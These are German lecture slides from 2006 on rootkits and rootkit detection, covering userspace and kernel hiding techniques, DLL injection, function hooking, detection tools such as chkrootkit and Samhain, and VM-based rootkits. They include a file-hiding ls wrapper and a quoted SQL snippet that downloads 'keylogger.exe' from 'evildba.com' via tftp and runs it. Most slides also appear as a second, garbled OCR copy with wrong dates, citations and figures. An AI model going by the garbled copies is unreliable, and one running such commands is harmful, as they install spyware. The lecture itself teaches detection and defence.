

# Rootkits und Rootkit-Erkennung

## Von der Kunst ein System zu kontrollieren

Matthias Bach

Computersicherheit für Paranoiker

30.05.2006

- 1 Einführung
- 2 Userspace Rootkits
- 3 Kernelspace Rootkits
- 4 Next Generation Rootkits

# Was sind Rootkits

## Definition

A rootkit is a set of programs and code that allows a permanent or consistent, undetectable presence on a computer. [Hoglund & Butler, 2006]

- Rootzugriff
- Verschleierung
- Dauerhaft
- Kein Exploit
- Kein Virus

Einführung

Definition

Was sind Rootkits

## Definition

A rootkit is a set of programs and code that allows a perpetrator to consistently, undetectably, presence on a computer. [Hogrefe & Birk, 2001]

- Rootkit
- Verstecken
- Dauerhaft
- Kein Exploit
- Kein Virus

Viele andere Definitionen. Diese enthält Malwarestatus.

Generell Zugriff. Root am reizvollsten.

Verstecken oder Unterdrücken von Logeinträgen, aber auch die Manipulation zur Laufzeit einsehbarer Systemdaten, zum Beispiel von Prozesslisten.

Rootkits werden eingesetzt, wenn wiederholt oder dauerhaft auf ein System zugegriffen werden soll.

Modifikation des Systems. Zur Installation werden oft Exploits eingesetzt.

Viren setzen Rootkittechniken ein um ihre Präsenz zu verheimlichen.

Auch können Viren genutzt werden um z.B. Rootkits für ein Botnetzwerk zu installieren.

# Wofür

- Abhörvorgänge
- Systemüberwachung
- Digital Warfare
- Betrieb von Software auf fremden Maschinen
- Versiegeln des Betriebssystems

Einführung

Wofür?

Wofür

- Abkürzung
- Systemüberwachung
- Digital Warfare
- Betrieb von Software auf fremden Maschinen
- Versiegeln des Betriebssystem

Sowohl richterlich angeordnet als auch Keylogger etc.

In Firmen zum Teil bewusst eingesetzt um Mitarbeitern administrativen Zugriff auf ihrem Rechner zu gewährleisten, der IT-Abteilung aber dennoch ein mehr an Kontrolle zu gewährleisten.

Da bekanntlich viele Rechner die nicht am Netz hängen sollten am Netz hängen, stellt es für Geheimdienste natürlich ein reizvolles Ziel dar im Ernstfall gegnerische Anlagen fernsteuern zu können.

Betrieb von Botnetzen, Servern etc.

Versiegeln wird ähnlich wie die Systemüberwachung eingesetzt.

# Was ist ein Rootkit?

- KAV iStreams
- NProtect
- Ilfak Guilfanovs inoffizieller WMF-Patch
- AppArmor / SE\_Linux

## Zwei Meinungen zum Thema Rootkit

- Mark Russinovich: Kein legitimer Grund Rootkittechnik zu verwenden.
- Greg Hoglund: Einzige Möglichkeit sichere Container in Software zu bauen.

## Einführung

## Was ist ein Rootkit

## Was ist ein Rootkit?

- KAV iStreams
- NProtect
- Mark Russinovich: Kein legitimer Guard Rootkit nicht zu verwenden.
- Greg Hoglund: Beste Möglichkeit ist in Container Software zu lassen.

## Zwei Meinungen zum Thema Rootkit

- Mark Russinovich: Kein legitimer Guard Rootkit nicht zu verwenden.
- Greg Hoglund: Beste Möglichkeit ist in Container Software zu lassen.

KAV iStreams legen die Checksumme bereits überprüfter Dateien in einem versteckten NTFS Alternate Data Stream ab.

Symantec hat mit NProtect einen Container realisiert in dem Dateien sicher verwahrt werden können, indem sie rootkitartig versteckt werden. WMF-Patch leitet per Hotpatch API-Calls um.

Eugene Kaspersky ist ähnlicher Meinung wie Greg Hoglund.

# Sony BMG

- Heißt offiziell XCP (Extendet Copy Protection)
- Versteckt jede Datei, Ordner oder Prozess die mit \$sys\$ beginnt
- Schnell von Schädlingen ausgenutzt
- Lange nicht als Malware anerkannt
- Läuft auch auf Mac OS X
- Infektionen auch auf Rechnern des US-Militär und außerhalb Nordamerikas [Heise Newsticker]
- AnyDVD entfernt Rootkit

Einführung

Was ist ein Rootkit

Sony BMG

- Hatte offiziell XCP (Extended Copy Protection)
- Wurde in jede DVD, die eine neue Prozessoren mit Sony integriert
- Schmelzt Sony's Software ein
- Lässt sich als Malware verhalten
- Lässt sich auf Mac OS X
- Ist in Korea auch auf Rechnern des US-Militärs und in anderen Nordamerika (Häufig Neuseeland)
- AnyDVD entfernt Rootkit

AnyDVD entfernt eigentlich alle von Sony eingesetzten Kopierschutzverfahren. Anders als beim Sony Uninstaller lässt sich die CD anschließend im PC wie eine normale Audio-CD nutzen. Die Nutzung verstößt aber eventuell gegen geltendes deutsches Recht.

Da der offizielle Uninstaller Sicherheitslücken hat empfiehlt es sich das Tool eines Anbieters von Sicherheitssoftware zu verwenden.

# Userspace Rootkits

- Modifikation von ls, ps, passwd, login, top, etc.
- Beibehalten der Originaldateiattribute
- Ende der 80er Manipulation von Logdateien
- 1989 Phrak-Magazin
- 1994 Erste Toolsammlung auf SunOS
- 1996 Erste Linux-Kits

## Beispiel eines modifizierten ls

```
#!/bin/sh  
[hacked]ls "$@" | grep --invert-match "^\[hacked\]"
```

- Modifikation von ls, ps, passwd, login, top, etc.
- Einmaliges oder periodisches Verhalten
- Entdeckung: Manipulation von Logdateien
- 311 Phobos-Magpie
- 314 Erste Todeserhebung auf SuseOS
- 316 Erste Linux-Kits

## Beispiel eines modifizierten ls

```
* $ ls -la /etc/passwd | grep --invert-match "{}|backed|"
```

Durch geschicktes Coding, ELF-Packing und händisches Setzen z.B. der Zeitstempel via touch.

Userspace Rootkits ersetzen einfach die wichtigsten Systembefehle, durch Pendant, welche eine Filterung der Ausgaben vornehmen. Der einfachste zu denkende Fall ist natürlich die Befehle umzubenennen und durch Wrapper-Skripts zu ersetzen.

# Klassische Vertreter

- Linux Rootkit (lrk3, lrk4, lrk5)
  - ▶ Passwort wird einkompiliert
  - ▶ bindshell, chfn, chsh, crontab, du, find, fix, ifconfig, inetd, killall, linsniffer, login, ls, netstat, passwd, pidof, ps, rshd, sniffchk, syslogd, tcpd, top, wted, z2
- Tornkit
  - ▶ Bereits kompiliert
  - ▶ ./tOrn <password><ssh-port>
  - ▶ du, find, ifconfig, in.fingerd, login, ls, netstat, pg, ps, pstree, sz
  - ▶ März 2004 vom "Lion"-Wurm verwendet



# SO/DLL-Injection

- Registry
  - ▶ Key HKEY\_LOCAL\_MACHINE\Software\Microsoft \Windows NT\CurrentVersion\Windows\Applnit\_DLLs
  - ▶ Callback DLL\_PROCESS\_ATTACH
- Windows Hooks
  - ▶ Funktion SetWindowHookEx(int idHook, HOOKPROC lpfn, HINSTANCE hMod, DWORD dwThreadId)
- Remote Threads

Userspace Rootkits

Techniken

SO/DLL-Injection

- Registry
  - Key: HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Windows\AppInit\_DLLs
  - Callback: DLL\_PROCESS\_ATTACH
- Windows Hooks
  - Funktionen: SetThreadContext Hook, HOOKPROC type, HINSTANCE, EtkMod, DWORD dwThreadId
- Remote Threads

Diese Form der Injection dient hauptsächlich dazu Zugriff auf den Speicher eines Prozesses zu bekommen.

Jede in diesen Key eingeladene Library wird mit jedem neuen Prozess geladen. Danach wird im Prozesskontext an dieser Library `DLL_PROCESS_ATTACH` aufgerufen.

Windows ruft die Hook bei passendem Event auf. Hierbei kann man in zuvor innerhalb des anderen Prozesses allokierten Speicher springen und diesen ausführen.

Windows das Starten von Threads in einem anderen Prozess. Ein schöner Weg in dessen Adressraum zu kommen.

# Runtime Patching

- Import Adresse Table Hooking
- Inline Function Hooking
- Wird seit Windows XP SP2 für Hot-Patching verwendet.

## Windows Function Preamble [Hoglund & Butler, 2006]

	Code Bytes	Assembly
O	55	push ebp
I	8bec	mov ebp,esp
d	...	...
	Code Bytes	Assembly
N	8bff	mov edi,edi
e	55	push ebp
w	8bec	mov ebp,esp

Userspace Rootkits

Techniken

Runtime Patching

Windows Function Prototype [Highly & Badly, 311]		
	Code Bytes	Assembly
■ Import Address Table Hooking	0 15	push ebp
■ Inline Function Hooking	1 8bc	mov ebp,esp
■ Wildcat! Windows XP SP2 für Hot-Patching von Usercode	4 ...	...
	Code Bytes	Assembly
	N 10f	mov esi,edi
	a 55	push ebp
	w 8bc	mov ebp,esp

Beim Runtime Patching geht es darum den Fluss eines Prozesses zu modifizieren. Im Falle von Rootkits um Filterungen einzubauen.

Beim IAT Hooking werden die Funktionspointer auf Funktionen aus DLLs/SOs im Speicherabbild der ausführbaren Datei umgebogen

Beim Inline Function Hooking werden zuerst die ersten 5 Byte einer Funktion gesichert und danach mit einem unbedingtem Sprung überschrieben. Ein unbedingter Sprung benötigt auf x86 genau diese 5 Byte.

Microsoft hat extra für das Inline Function Hooking die Funktionspräambel von drei auf fünf Byte erweitert.

# Erkennung und Detection Tools

- Betrachten des Systems mit sauberen Befehlen
- Vergleich von Checksummen der Befehle
- Suche nach bekannten Mustern in Dateien
- tripwire
  - ▶ Erkennt auch unbekannte Kits.
  - ▶ Muss zuvor auf dem unkompromitierten System gelaufen sein.
- chkrootkit
  - ▶ Auch im Nachhinein einsetzbar.
  - ▶ Erkennt nur bekannte Kits.
  - ▶ Schützt recht gut vor Skript-Kiddies.

- Betrifft kein das System mit unbekannten Befehlen
- Vergleich von Checksummen der Befehle
- Suche nach bekannten Mustern in Dateien
- Tripwire
  - Erkennt auch unbekanntes Krim.
  - Man muss zu dem unbekanntem System gehen für sich.
- Chkrootkit
  - Auch im Nachhinein erkennbar.
  - Erkennt nur bekannte Krim.
  - Schützt nicht gegen Shell-Modifikationen.

Saubere Befehle können zum Beispiel von einer CD stammen.

Zum Vergleich muss auf dem sauberen System eine Datenbank mit Checksummen angelegt werden.


Tripwire nutzt eine Datenbank mit Checksummen die es beim ersten Lauf anlegt. Es stolpert allerdings auch über Patches und Konfigurationsänderungen.

Chkrootkit sucht nach bekannten Mustern.

Chkrootkit erkennt aliens, asp, bindshell, lkm, rexedcs, sniffer, wted, w55808, scalper, slapper, z2, amd, basename, biff, chfn, chsh, cron, date, du, dirname, echo, egrep, env, find, fingerd, gpm, grep, hdparm, su, ifconfig, inetd, inetdconf, init, wd, pidof, pop2, pop3, ps, pstree, prcinfo, rlogind, rshd, slogin, sendmail, sshd, syslogd, tar, tcpd, tcpdump, top, telnetd, timed, traceroute, vdir, w und write. Es Verwendet awk, cut, echo, egrep, find, head, id, ls, netstat, ps, strings, sed und uname  
 → diese müssen vertrauenswürdig sein , z.B. von CD (-p /cdrom/bin).  
 → besser aus vertrauenswürdigem System laufen lassen (-r /mnt).

# Die Macht des Kernel

- Saubere Programme scheitern
- Zugriff auf beliebige Ressourcen
- Rootkit kann sich vor Userspace verstecken
- Zugriff auf Kernel-Datenstrukturen



- Saubere Programme schützen
- Zugriff auf beliebige Ressourcen
- Rootkit in sich selbst: User space und kernel
- Zugriff auf Kernel Datenstrukturen

Unter Windows können so zum Beispiel GDT, LDT, Page Directory, Interrupt Descriptor Table (gut für Keylogger) und SSDT modifiziert werden.

Über die SSDT kann z.B. die Funktion NtQuerySystemInformation umgeleitet werden. Diese nutzt der Taskmanager um die Prozessliste zu bekommen.

## Ein Ring sie zu knechten ...

- x86 Architektur
- Userspace Ring 3
- Bei Zugriff auf niedrigeres Level Interrupt
- Im Ring 0 voller Zugriff auf die Hardware
- Verschiedene Teile des Kernels nicht voreinander geschützt

2008-04-03

## Rootkits und Rootkit-Erkennung

- └─ Kernelspace Rootkits
  - └─ Die Macht des Kernel
    - └─ Ein Ring sie zu knechten ...

Ein Ring sie zu knechten ...

- mit Architektur
- Um einen Ring 1
- Bei Zugriff auf niedrigere Level Interrupt
- Im Ring 1 auch Zugriff auf die Hardware
- Verschiedene Teile des Kernels nicht vom User getrennt

Damit ist insbesondere auch Lauschen am PCI-Bus etc. möglich.

# Callback Table Modifications

- Hooking auf Kernelebene
- Syscall-Table
- System Service Descriptor Table
- Interrupt Descriptor Table
- Major I/O Request Packet Function Table in DDO

# Klassische Kernelrootkits

- Austausch von Syscalls
- Loadable Kernel Modules
- Seit 1997
  
- Knark
  - ▶ Lesender Zugriff → Originaldatei
  - ▶ Ausführende Zugriff → Modifizierte Datei
  - ▶ Kernel 2.2
  
- Adore
  - ▶ `./configure && make && insmod adore.o`
  - ▶ Kommandozeilenwerkzeug `ava` zur Steuerung
  - ▶ Kernel 2.4
  
- NT-Rootkit
  - ▶ 1999 Greg Hogg

- Austausch von Systemk
- Loadable Kernel Mod des
- Suid 037
- Kernel
  - Leander Zepf — Original Mas
  - Ausführer's Zugriff — Mit Hilfe von D
  - Kevn 02.2
- Adore
  - /usr/sbin/ldd make && insmod adore.k
  - Kann auf Systemkonfiguration zur Steuerung
  - Kevn 02.4
- NT-Rootkit
  - 2000 Greg Haglund

Insbesondere unter Windows heißen diese oft ähnlich wie tatsächliche Treiber.

Knark wurde speziell geschrieben um Tripwire zu täuschen. Laut Beschreibung: "Hides files in the filesystem, strings from /proc/net for netstat, processes and program execution redirects for seamlessly bypassing tripwire / md5sum" [Spenneberg, 2005].

Das Adore-Tool liefert folgende Funktionen:

- h hide file
- u unhide file
- r execute as root
- R remove PID forever
- U uninstall adore
- i make PID invisible
- v make PID visible

# Defense & Detection Methods

- Vergleich des Verhaltens verschiedener Systemcalls
- Inspizieren der Syscall-Tabelle
- Monolithischer Kernel
- LIDS
- kstat

## Rootkits und Rootkit-Erkennung

### └─ Kernel-space Rootkits

#### └─ In den Kernel kommen

#### └─ Defense & Detection Methods

- Wie geht das Verfahren von Windows Systemcall
- Installation der Syscall-Tabelle
- Modifizierter Kernel
- LIDS
- kstat

Sollen die Rückgabewerte verschiedener Systemcalls verglichen werden, so darf das Kit das Testprogramm nicht am Namen erkennen und deshalb ungefilterte Daten zurückgeben.

LIDS beschränkt die Fähigkeiten von Root und erlaubt es z. B. nach dem Boot nicht mehr weitere Module zu laden. Ähnliche Funktionalität wie von LIDS wird von kguard zur Verfügung gestellt.

kstat liest die Liste der Kernelmodule im Speicher quasi von Hand aus.

# KIS & SucKIT

- Schreiben Syscall-Table via `/dev/kmem`
- Laufen unter Kernel 2.4
- Kernel-Intrusion-System (KIS)
  - ▶ Optyx 2001
  - ▶ Kernel-Memory-Patching [Cesare, 1998]
  - ▶ Lauscht auf allen Ports auf ein Magic Package
  - ▶ GUI-Client
  - ▶ Umgeht LIDS
- SucKIT
  - ▶ [Phrack 58 Artikel 7]

└─ Kernel-space Rootkits

└─ Monolithische Kernel

└─ KIS &amp; SuckKIT

- ▼ Schreiben Symbol-Table über /dev/kmem
- ▼ Laufen unter Kernel 2.6
- ▼ Kernel-Instanz-System (KIS)
  - Optyx 2002
  - Kernel-Memory-Patching (Kernix, 2002)
  - Lando: das falsche Pferd auf der Magic Postage
  - C.I.C. Kern
  - Umphire LIDS
- ▼ SuckKIT
  - [Praxis 51 Artikel 1]

Diese Rootkits dringen auch in monolithische Kernel ein.

Optyx präsentierte das KIS auf der DefCon 9. KIS nutzt ein Feature des Kernels und schreibt über /dev/kmem direkt in diesen. Es benötigt kein insmod.

# Override

- Entwickelt von Amir Alsbih mit newroot auf ccc2005
- Durchsucht Datensegmente im Kernel
- Verfügbar auf [Alsbih, 2006]
- Alle üblichen Rootkit-Funktionen
- Ähnliches Kit Phalanx schreibt über /dev/mem

# Defense & Detection Tools

- Sysinternals Rootkit Revealer
- Kaspersky Internet Security
- Bitdefender 10
- SE\_Linux & AppArmor
- Samhain
- Strider GhostBuster Rootkit Detection

- Sysinternals Rootkit Revealer
- Kaspersky Internet Security
- BitDefender II
- SE\_Linux & AppArmor
- Samhain
- Strider / Gibson Base! Rootkit Detection

Sysinternals vergleicht Daten verschiedener Systemaufrufe und findet so Kits die Inkonsistenzen verursachen. Allerdings weißt es meistens nur auf die Schiefstände hin, lässt dem User aber die Arbeit herauszufinden um welches Kit es sich handelt.

SE\_Linux und AppArmor beschränken rootkitartig die Fähigkeiten des Admin und versuchen so Modifikationen am Kernel zu verhindern.

Samhain ist ein vollwertiges Intrusion Detection System. Es erlaubt auch die Untersuchung des Kernels auf Rootkits. Hierzu überwacht es IDT, Interrupt Handler, Syscall-Table sowie die ersten Bytes jeder Syscalls-Funktion auf Veränderung. Außerdem scannt es /proc nach verdächtigen Einträgen und Inkonsistenzen.

Strider ist von Microsoft.

## McAfee Studie [McAfee, 2006]

- 2000 - 2005 400% größere Komplexität der Rootkits
- 2001 71% der Rootkits auf Unix
- 2005 fast nur noch auf Windows
- Windows verführt durch viele undokumentierte APIs

### McAfees Schluss

The open source “environment”, along with online collaboration sites and blogs, is largely to blame for the increased proliferation and complexity of rootkit components. [McAfee, 2006]

2008-04-03

## Rootkits und Rootkit-Erkennung

Next Generation Rootkits

Allgemeine Trends

McAfee Studie [McAfee, 2006]

McAfee Studie [McAfee, 2006]

- 2001 - 2005 400% größere Komplexität der Rootkits
- 2001 170% der Rootkits auf Unix
- 2005 fast ausschließlich Windows
- Windows verliert auch die absolute Mehrheit

### McAfee's Schluss

The open source "end-user", along with other collaborative sites and blogs, is largely to blame for the increased proliferation and complexity of rootkit components. [McAfee, 2006]

Auf Windows 4600% mehr Rootkits als vor 5 Jahren. Für die nächsten Jahre je 650% Wachstum erwartet.

# Database Rootkits

- Datenbank ist im Prinzip ein Betriebssystem
- In [Kornbrust, 2005] auf Oracle Datenbank gezeigt
- Abfangen von Datenbankfunktionen
- Editieren der Views in der Datenbank

## Potentieller Code innerhalb eines SQL-Rootkits [Kornbrust, 2005]

```
set term off
host tftp -i evildba.com GET keylogger.exe
host keylogger.exe
set term on
```



# Wieso Virtuelle Maschinen

Wie wird die See zur Königin aller Ströme? Dadurch, dass sie tiefer liegt.  
Daher ist sie die Königin aller Ströme.

- Lao Tse

- Vom Rootkit genutzte Ressource sind vom “Wirt” nicht einsehbar.
- Man kann im Rootkit beliebige Software von der Stange laufen lassen.
- Weil es, wie in [King, 2006] gezeigt, geht.

2008-04-03

## Rootkits und Rootkit-Erkennung

Next Generation Rootkits

VM-basierte Rootkits

Wieso Virtuelle Maschinen

Wieso Virtuelle Maschinen

Wie wird die Sonne zu den Küchlein alle Ströme? Da dach, dass sie tiefer liegt.  
Da hat sie die Küchlein alle Ströme.  
- Leo Tax

- Vom Rootkit genutzte Ressourcen sind vom "Wirt" nicht sichtbar.
- Man kann im Rootkit beliebige Funktionen von der Steuerebene aus lassen.
- Wollte, wie in [King, 2008] gezeigt, geht.

Heute haben Rootkits keinen echten Kontrollvorsprung gegenüber Detektoren, da beide als Kernelmodule laufen.

Heutzutage muss man noch sehr gut zwischen Features und Unsichtbarkeit abwägen.

# Wie es geht

- Irgendwie dem Bootloader ein andere OS unterschieben.
- Eigentliches OS in VM migrieren
- Anschließend OS in VM ausführen
- Ausschalten des Rechners emulieren

└─ Next Generation Rootkits

└─ VM-basierte Rootkits

└─ Wie es geht

- Implementieren Rootkits in einem OS oder Betriebssystem
- Emulieren OS in VM
- Anmelden OS in VM
- Anschließen des Rechners

Neues OS kann z.B. in der Swap Partition oder in als defekt markierten Sektoren liegen.

Jeder echte Boot bietet die Gefahr, dass dieser von CD erfolgt.

Stattdessen Deeper Sleep nutzen und anschließend Boot emulieren.

# Wie man sie findet

- Keine 3D-Beschleunigung!
- Boot von Boot-CD
- Vergleich von Laufzeiten
- VMM-Detektoren z.B. redpill
- Secure VMM

└─ Next Generation Rootkits

└─ VM-basierte Rootkits

└─ Wie man sie findet

- └─ Kein 3D Beschleunigung!
- └─ Boot von Boot-CD
- └─ Verfügbarkeit von Laufwerken
- └─ VMW: Datenbanken z.B. nicht
- └─ Secure VMW

3D-Beschleunigung wird aber mit Pacifica kommen.

Kann aber durchaus ausgetrickst werden. Ist nur zuverlässig wenn Laufzeitkontrolle von Hand geschieht.

Dieses nutzt die sidt-Instruktion, kann aber ausgetrickst werden.

Wenn das System generell in einer VM läuft kann man im Prinzip dafür sorgen, dass sich das Kit maximal unter diesem installiert. Dort hat man dann selber einen Wissensvorteil.

# Secure Startup?

- Verhindert umleiten des Bootloaders
- Macht in Verbindung mit VMM durchaus Sinn
- Kann auch trügerische Sicherheit bieten

└─ Next Generation Rootkits

└─ VM-basierte Rootkits

└─ Secure Startup?

- Verhindert einleiten des Bootladens
- Macht die Verbindung mit VMM äusserst sicher
- Kann auch trügerische Sicherheit bieten

Ein System muss eine Möglichkeit haben den Secure Boot abzuschalten um z.B. nach einem Sicherheitsupdate wieder hochzukommen. Dies kann aber eventuell auch gespoofed werden.

# Zusammenfassung

- Änderung des Systems
- Erkennung durch Abweichungen
- Tiefer ist besser
- Steigende Komplexität
- Immer mehr Einsatzgebiete
- Neuaufsetzen des Systems besser als Reinigung

└─ Zusammenfassung

└─ Zusammenfassung

└─ Zusammenfassung

- ▼ Änderung des Systems
- ▼ Erkennung durch Abweichungen
- ▼ Tiefenintensive
- ▼ Steigende Komplexität
- ▼ Immer mehr Einsatzgebiete
- ▼ Neuaufsetzen des Systems besser als Reinigung

Wer die tiefere Ebene des Rechners kontrolliert hat die Kontrolle über den Rechner.

Auch wenn man ein System noch so gründlich reinigt kann man nie sicher sein alles erwischt zu haben. Besonders erfolgreich wäre ein Hacker, wenn er einem im guten Glauben lässt das System jetzt erfolgreich dicht gemacht zu haben, während ein zweites Rootkit weiterhin läuft.

# Weiterführende Literatur I



Greg Hoglund & James Butler

Rootkits

Pearson Education Inc., 2006.

Alles zu kernelbasierten Rootkits unter Windows



Ralf Spennberg

Intrusion Detection und Prevention mit Snort 2 & Co.

Addison-Wesley, 2005

Gute Übersicht über die verschiedenen Rootkittechniken und die wichtigsten Vertreter unter Unix sowie Diskussion verschiedener Abwehrstrategien.



Greg Hoglund, Gary McGraw

Exploiting Software. How to break Code

Pearson Education Inc., 2004

## Weiterführende Literatur II

 Thomas Bechtold, Peer Heinlein  
Snort, Acid & Co. Einbruchserkennung mit Linux  
Open Source Press GmbH, 2004

 Silvio Cesare  
RUNTIME KERNEL KMEM PATCHING  
<http://www.uebi.net/silvio/runtime-kernel-kmem-patching.txt>  
Original: <http://www.big.net.au/silvio/runtime-kernel-kmem-patching.txt>

 sd & devik  
Linux on-the-fly kernel patching without LKM  
<http://www.phrack.org/phrack/58/p58-0x07>

 Amir Alsbih  
Override-Rootkit  
<http://www.informatik.uni-freiburg.de/alsbiha/code.htm>

## Weiterführende Literatur III



Alexander Kornbrust

Datenbank-Rootkits

[http://www.red-database-security.com/wp/db\\_rootkits\\_dt.pdf](http://www.red-database-security.com/wp/db_rootkits_dt.pdf)



Samuel T. King, Peter M. Chen, Yi-Min Wang, Chad Vorbowski, Helen J. Wang, Jacob R. Lorch

SubVirt: Implementing malware with virtual machines

<http://www.eecs.umich.edu/Rio/papers/king06.pdf>



McAfee

Rootkits, Part 1 of 3: The growing threat

[http://download.nai.com/products/mcafee-avert/WhitePapers/AKapoor\\_Rootkits1.pdf](http://download.nai.com/products/mcafee-avert/WhitePapers/AKapoor_Rootkits1.pdf)

## Weiterführende Literatur IV



### Heise Newsticker

Sicherheitsexperte: Sony BMGs Rootkit in Netzwerken des US-Militärs

<http://www.heise.de/newsticker/meldung/68429>



### Deutsche Wikipedia

Rootkits

[de.wikipedia.org](http://de.wikipedia.org)



### Englische Wikipedia

Rootkits

[en.wikipedia.org](http://en.wikipedia.org)



### hjb

Rootkit für Linux 2.6 demonstriert

<http://www.pro-linux.de/news/2006/9196.html>

# Rootkits und das Windows-Rechtekonzept

- Benötigen Admin-Rechte um installiert zu werden
- Einmal installiert sind sie die einzigen Admins des Systems
- Rootkits kommen inzwischen auch per Autoplay (XCP)
- Es hilft nicht nur “kritische” Situationen ohne Rechte auszuführen.
- Auch ein unprivilegiert laufendes Kit kann eventuell höherprivilegierteren Prozess beeinflussen.